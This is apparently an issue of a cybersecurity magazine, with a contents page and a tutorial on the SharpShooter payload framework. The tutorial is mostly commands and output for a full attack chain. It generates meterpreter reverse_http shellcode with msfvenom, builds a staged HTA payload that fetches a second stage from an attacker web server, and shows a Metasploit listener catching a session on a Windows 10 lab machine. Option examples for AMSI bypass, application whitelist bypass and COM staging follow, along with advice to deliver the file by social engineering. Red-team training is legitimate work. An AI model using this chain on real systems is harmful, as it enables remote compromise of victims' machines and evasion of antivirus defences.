

Simplifying Cyber Security since 2016

HACKERCOOL

May 2025 Edition 8 Issue 5

SharpShooter: Payload generation framework to retrieve and execute C# code in RED TEAM HACKING

VULNERABILITY FOR BEGINNERS
CitrixBleed 2: NetScaler Gateway and ADC
CVE-2025-5777 vulnerability

THREAT INTELLIGENCE
UMBRELLA STAND malware targeting
Fortinet Fortigate Firewalls

VULNERABILITY FOR BEGINNERS
Cisco AnyConnect VPN CVE-2025-20271

Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL
Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 8 Issue 5

We think this Issue is very late. So just enjoy reading the Issue while we get to work on our June 2025 Issue.

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: [+919505658443](https://www.whatsapp.com/channel/0029va833333333333333333)

INSIDE

See what our Hackercool Magazine's May 2025 Issue has in store for you.

1. Red Team Hacking:

SharpShooter: Payload generation framework to retrieve and execute CSHARP source code.

2. Vulnerability for beginners:

Cisco AnyConnect VPN CVE-2025-20271.

3. Hacking Tool:

AsyncRAT

4. Threat Intelligence:

UMBRELLA STAND malware targeting Fortinet Fortigate firewalls.

5. What's New:

Kali Linux 2025.2.

6. Vulnerability for beginners:


D-Link DIR-859 router CVE-2025-0769.

7. Online security:

How illicit markets fueled by data breaches sell your personal information to criminals.

8. Vulnerability for beginners:

Citrix Bleed 2: Netscaler gateway and ADC CVE-2025-5777 vulnerability.

The background of the image is a red-tinted collage. At the top, there is a dense field of binary code (0s and 1s) in a lighter red color. Below this, a large, semi-transparent red circle is centered. Inside this circle, there are two black rectangular boxes containing white text. At the bottom of the image, there is a blurred image of a person's hands typing on a computer keyboard, also tinted in red.

Red Team Hacking

**Payload Generator to
retrieve and execute
CSHARP source code.**

In this month's "Red Team Hacking" feature, we bring you a payload creation framework that targets Dotnet on Windows targets. Why Dotnet? Because no matter which version of Windows you are running, there is always a version of Dotnet installed on it.

The tool's name is SharpShooter. Sharpshooter is a payload creation framework that creates payloads that retrieve CSHARP source code in the form of shell code and executes it on the target system.

It can generate payloads in different formats like HTA, js, jse, vba, vbs, wsf, macro and slk. It can retrieve the second payload either through web or DNS or both. It can create both staged and stageless payloads and uses RC4 encryption with a random key for modest anti-virus evasion. It also has AMSI bypass and sandbox detection features. Using this, you can even HTML smuggle the payload.

To execute the retrieved shell code, SharpShooter has a builtin CSHARP template. Also, it has CSHARP's code Dom provider.

Let's see how this tool works. For this, we will be using kali Linux as attacker machine as sharpshooter has been added to its repositories by default recently. As target, we will be using Windows 10 system.


```
(kali㉿kali)-[~]  
$ sharpshooter  
Command 'sharpshooter' not found, but can be i  
nstalled with:  
sudo apt install sharpshooter  
Do you want to install it? (N/y)y  
sudo apt install sharpshooter  
[sudo] password for kali: █
```

Sharpshooter can be installed on Kali as shown below. Once installed, sharpshooter can be started using command below.

"One of the most effective ways that organizations can prepare for cyberattacks is to be attacked – by a friend," Google Cloud.


```
(kali㉿kali)-[~]  
$ msfvenom -x86 -p windows/meterpreter/reverse_http lhost=192.168.249.137 lport=8080 -f cs  
harp > hc_ss.txt  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of csharp file: 2623 bytes
```

Here's how it looks.



```
1 byte[] buf = new byte[601] {0xfc,0xe8,0x8f,0x00,0x00,0x00,  
2 0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,  
3 0x8b,0x52,0x14,0x8b,0x72,0x28,0x31,0xff,0x0f,0xb7,0x4a,0x26,  
4 0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,  
5 0x01,0xc7,0x49,0x75,0xef,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,  
6 0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4c,0x01,0xd0,  
7 0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0x85,0xc9,0x74,  
8 0x3c,0x31,0xff,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xc1,  
9 0xcf,0x0d,0xac,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,  
10 0x3b,0x7d,0x24,0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,  
11 0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,  
12 0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,  
13 0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0xff,0x5d,  
14 0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x54,0x68,  
15 0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,0xdb,0x53,0x53,0x53,0x53,  
16 0x53,0xe8,0x51,0x00,0x00,0x00,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,  
17 0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x57,0x69,0x6e,0x64,0x6f,  
18 0x77,0x73,0x20,0x4e,0x54,0x20,0x31,0x30,0x2e,0x30,0x3b,0x20,  
19 0x57,0x69,0x6e,0x36,0x34,0x3b,0x20,0x78,0x36,0x34,0x3b,0x20,  
20 0x72,0x76,0x3a,0x31,0x33,0x33,0x2e,0x30,0x29,0x20,0x47,0x65,  
21 0x63,0x6b,0x6f,0x2f,0x32,0x30,0x31,0x30,0x30,0x31,0x30,0x31,  
22 0x20,0x46,0x69,0x72,0x65,0x66,0x6f,0x78,0x2f,0x31,0x33,0x33,  
23 0x2e.0x30.0x00.0x68.0x3a.0x56.0x79.0xa7.0xff.0xd5.0x53.0x53.
```


With the shellcode ready, it's time to create the payload with sharpshooter. Here's the command to create one such payload.

```
(kali㉿kali)-[~]  
$ sharpshooter --payload hta --dotnetver 4 -  
-delivery web --web http://192.168.249.137:800  
0/hc_ss.payload --out hc_ss --scfile hc_ss.txt
```

Dominic Chell, @domchell, MDSec ActiveBre
ach, v2.0

```
Hackercool Magazine  
[*] Written delivery payload to hc_ss.hta  
[*] Written shellcode payload to hc_ss.payload
```

```
(kali㉿kali)-[~]  
$
```

Here is the explanation for options.

--payload: The format of the payload to be created. As already explained above, you can create payloads in hta, js, jse, vbc, vbs, wsf, macro and slk. Here, we are creating hta payload.

-dotnetver: This specifies the dotnet version to use while creating payload. For this, we need to have a little bit knowledge about the dotnet version installed on the target system. SharpShooter can create payloads in dotnet versions 1, 2 and 4. Here we are using dotnet version 4, since our target has dotnet version 4. If you create the payload with dotnet version not present on the target system, while executing the payload, the system will prompt the user to install the specific version of Dotnet.

-delivery: It is used to specify how the C# source code payload is delivered once the target user clicks on the initial payload.

Sharpshooter can retrieve the secondary payload in two ways: web and dn-

s. Here, I have specified web.

-web: After specifying “web” value in “delivery” option, you will also have to specify the URL where payload will be hosted.

-Output: name of the file your payload will have.

-scfile: This option is used to specify the path to shellcode file as CSHARP byte arrays. The file in which we saved shellcode of meterpreter reverse shell.

-shellcode: This option is used to specify to sharpshooter that it should use its built-in shellcode execution.

So, both our payloads use ready. Our initial payload is hc_ss.hta. This should be sent to our target user using social engineering techniques. For this tutorial, I will host it on Kali’s simple Http server.

```
(kali㉿kali)-[~]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
192.168.249.131 - - [18/Jun/2025 07:13:13] "GET / HTTP/1.1" 200 -
```

Before downloading the initial payload onto the target system, let’s start a metasploit listener.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http  
payload => windows/meterpreter/reverse_http  
msf6 exploit(multi/handler) > run  
[*] Started HTTP reverse handler on http://192.168.249.137:8080
```


“There are two kinds of companies: those hacked, and those that don’t know it yet.” -John Chambers, Former CEO, Cisco Systems

```

(kali㉿kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.249.131 - - [18/Jun/2025 07:13:13] "GET / HTTP/1.1" 200 -
192.168.249.131 - - [18/Jun/2025 07:14:08] "GET /hc_ss.hta HTTP/1.1" 200 -

```

As soon as any target user clicks on the “hc-ss.hta” file, our shellcode will be downloaded and executed.



“Insider threats are underestimated—because smart insiders know how to vanish.” – Dr. Larry Ponemon, Privacy and Security Researcher


```
(kali㉿kali)-[~]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
192.168.249.131 - - [18/Jun/2025 07:13:13] "GET / HTTP/1.1" 200 -  
192.168.249.131 - - [18/Jun/2025 07:14:08] "GET /hc_ss.hta HTTP/1.1" 200 -  
192.168.249.131 - - [18/Jun/2025 07:16:24] "GET /hc_ss.payload HTTP/1.1" 200 -  
█
```

And we get a meterpreter session on the target system as shown below.

```
[*] http://192.168.249.137:8080 handling request from 192.168.249.131; (UUID: 2exgvndq) Staging x86 payload (178780 bytes) ...  
[!] http://192.168.249.137:8080 handling request from 192.168.249.131; (UUID: 2exgvndq) Without a database connected that payload UUID tracking will not work!  
[*] Meterpreter session 1 opened (192.168.249.137:8080 → 192.168.249.131:49797) at 2025-06-18 07:18:52 -0400
```

```
meterpreter > █
```

“Data protection needs a mindset shift—it’s no longer optional.”

-Eliizabeth Denham, Former UK Information Commissioner

```
meterpreter > sysinfo
Computer           : DESKTOP-2DHVSN7
OS                 : Windows 10 1809 (10.0 Build
17763).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users   : 2
Meterpreter       : x86/windows
meterpreter > getuid
Server username: DESKTOP-2DHVSN7\ADMIN
meterpreter > █
```

Now, since you have seen the working of sharpshooter, let's look at additional options of sharpshooter.

Delivery options (--delivery)

You have already seen that sharpshooter has two options to retrieve the C# shellcode and execute it. They are web and dns. You can either set one or even set both as shown below.

```
(kali㉿kali)-[~]
$ sharpshooter --payload hta --dotnetver 4 -
--delivery both --web http://192.168.249.137:80
00/hc_ss.payload --dns kali.local --out hc_ss
--shellcode --scfile hc_ss.txt
```

Bypassing AMSI (--amsi)

AMSI or Anti malware scan interface is a feature of Windows that allows applications or services to integrate with any antimalware. It is a security feature. This can be bypassed with SharpShooter using the “amsi” option as

shown below.

```
(kali㉿kali)-[~]  
$ sharpshooter --payload hta --dotnetver 4 -  
-delivery both --web http://192.168.249.137:80  
00/hc_ss.payload --dns kali.local --out hc_ss  
--shellcode --amsi amsienable --scfile hc_ss.t  
xt
```

Application whitelist Bypass (--awl)

SharpShooter also has a feature for application whitelist bypassing. This can be done using “awl” option as shown below. It supports two methods at present. They are wmic and regsvr32.

```
(kali㉿kali)-[~]  
$ sharpshooter --payload hta --dotnetver 4 -  
-delivery both --web http://192.168.249.137:80  
00/hc_ss.payload --dns kali.local --out hc_ss  
--shellcode --amsi amsienable --awl wmi --scfi  
le hc_ss.txt
```

Component Object Model (--com)

It is a binary standard developed by Microsoft that enables creation of reusable software components that can interact at runtime. Sharpshooter supports COM staging. At present, it supports four techniques for COM staging. They are Outlook, Shellbrowserwin, wmi, wscript, xsremoting.

Check Point in its Feb 2025 malware spotlight called AsyncRAT the fourth most prevalent malware of the month.

```
(kali㉿kali)-[~]  
$ sharpshooter --payload hta --dotnetver 4 -  
-delivery both --web http://192.168.249.137:80  
00/hc_ss.payload --dns kali.local --out hc_ss  
--shellcode --amsi amsienable --com wmi --awlu  
rl http://192.168.249.138/payl.xsl --scfile hc  
_ss.txt
```

Awlurl

In the above image, you can see that we have used COM option along with another option “-awlurl”. This option is used to specify an URL where we can store our malicious XSL/SCT payloads.

